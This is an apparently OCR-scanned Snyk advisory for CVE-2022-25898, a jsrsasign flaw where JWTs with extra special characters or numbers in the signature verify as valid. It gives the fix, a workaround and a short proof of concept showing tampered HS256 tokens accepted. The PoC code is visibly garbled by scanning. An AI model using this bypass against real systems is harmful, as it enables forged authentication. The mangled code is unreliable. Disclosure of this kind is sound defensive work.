### **snyk** Vulnerability DB

Snyk Vulnerability Database > npm > jsrsasign

# Improper Verification of Cryptographic Signature

Affecting jsrsasign package, versions <10.5.25

INTRODUCED: 13 JUN 2022 CVE-2022-25898 ②
CWE-347 ② FIRST ADDED BY SNYK

How to fix?

Upgrade jsrsasign to version 10.5.25 or higher.

#### Overview

jsrsasign is a free pure JavaScript cryptographic library.

Affected versions of this package are vulnerable to Improper Verification of Cryptographic Signature when JWS or JWT signature with non Base64URL encoding special characters or number escaped characters may be validated as valid by mistake.


#### Workaround:

Validate JWS or JWT signature if it has Base64URL and dot safe string before executing JWS.verify() or JWS.verifyJWT() method.

#### PoC:

var KJUR = require('jsrsasign'); var rsu =
require('jsrsasign-util'); // jsrsasign@10.5.24

Q Search by package n



Do your applications use this vulnerable package?

9.8 CRITICAL

> NVD

In a few clicks we can analyze your entire application and see what

```
//// creating valid hs256 jwt - code used to get
valid hs256 jwt. // var oHeader = {alg: 'HS256',
typ: 'JWT'}; // // Payload // var oPayload = {};
// var tNow = KJUR.jws.IntDate.get('now'); // var
tEnd = KJUR.jws.IntDate.get('now + 1year'); //
oPayload.iss =
"https://urldefense.proofpoint.com/v2/url?u=http-
3A foo.com&d=DwIGAg&c=wwDYKmuffy0jxUGHACmjfA&r=3J3
oa95718rfsa5Re17n32BgBaGjoG81CiqO-
pm9Z1zxG9adHdbUE4qsk1&s=eMfp91STyBb95UqdO_sO3ukTK1G
// oPayload.sub = "mailto:mike@foo.com"; //
oPayload.nbf = tNow; // oPayload.iat = tNow; //
oPayload.exp = tEnd; // oPayload.jti =
"id123456"; // oPayload.aud =
"https://urldefense.proofpoint.com/v2/url?u=http-
3A foo.com employee&d=DwIGAg&c=wwDYKmuffy0jxUGHACm
P36zULZ4oa9S718rfsa5Re17n32BgBaGjoG81C1q0-
pm9Z1zxG9adMdbUE4qsk1&s=bxlm95BhVv7dbGuy_vRD4JBc160
"; // // Sign JWT, password=616161 // var sHeader
= JSON.stringify(oHeader); // var sPayload =
JSON.stringify(oPayload); // var sJWT =
KJUR.jws.JWS.sign("HS256", sHeader, sPayload,
"616161"); //verifying valid and invalid hs256
jwt //validjwt var validJwt =
"eyJhbGc101J1Uz11N1IsInR5cC16IkpXVCJ9.eyJpc3M101Jod
tawtlQGZvby5jb201LCJuYmY10jE2NTUyMjk3MjksImlhdC16MT
JqdGk101JpZDEyMzQ1NiIsImF1ZCI6Imh0dHA6Ly9mb28uY29tL
1xQUkTDBW-_cyhrPgOOFRzI"; //invalid jwt with
special signs var invalid)wt1 =
"eyJhbGc101JIUzI1N1IsInR5cCI6IkpXVCJ9.eyJpc3M101Jod
tawtlQGZvby5jb20iLCJuYmY10jE2NTUyMjk3MjksImlhdC16MT
JqdGkiOiJpZDEyMzQ1NiIsImF1ZCI6Imh@dHA6Ly9mb28uY29tL
()!@#$%^&*()!@#$%^&*()!@#$%^&*
()t7Mgslw8S1xQUkTDBW-_cyhrPgOOFRz1"; //invalid
jwt with additional numbers and signs var
invalid3wt2 =
"eyJhbGc101J1Uz11N11sInR5cC161kpXVCJ9.eyJpc3M101Jod
tawtlQGZvby5jb20iLCJuYmYiOjE2NTUyMjk3MjksImlhdCI6MT
JqdGk101JpZDEyMzQ1N1IsImF1ZC16Imh@dHA6Ly9mb28uY29tL
_cyhrPgOOFRzI"; var isValid =
KJUR.jws.JWS.verifyJWT(validJwt, "616161", {alg:
['HS256']); comsole.log("valid hs256 Jwt: " +
19Valid): //valid Jwt: true //verifying invalid 1
hs256 jwt var isValid =
KJUR.jws.JWS.verifyJWT(invalidJwt1, "616161",
(alg: ['HS256']); console.log("invalid hs256 Jwt
by special signs: " + 1sValid); //invalid Jwt by
special signs: true //verifying invalid 2 hs256
iwt var isValid =
```

components are vulnerable in your application, and suggest you quick fixes.

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Test your applications

SnykSNYK-JS-ID JSRSASIGN-2869122

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Disclosed 13 Jun 2022

CreditAdi Malyanker, Or David

Report a new vulnerability

Found a mistake?

```
KJUR.jws.JwS.verifyJwT(invalidJwt2, "616161",
(alg: ['HS256'])); console.log("invalid hs256 Jwt
by additional numbers and slashes: " + isvalid);
//invalid Jwt by additional numbers and slashes:
true
```

#### References

- GitHub Commit
- GitHub Release

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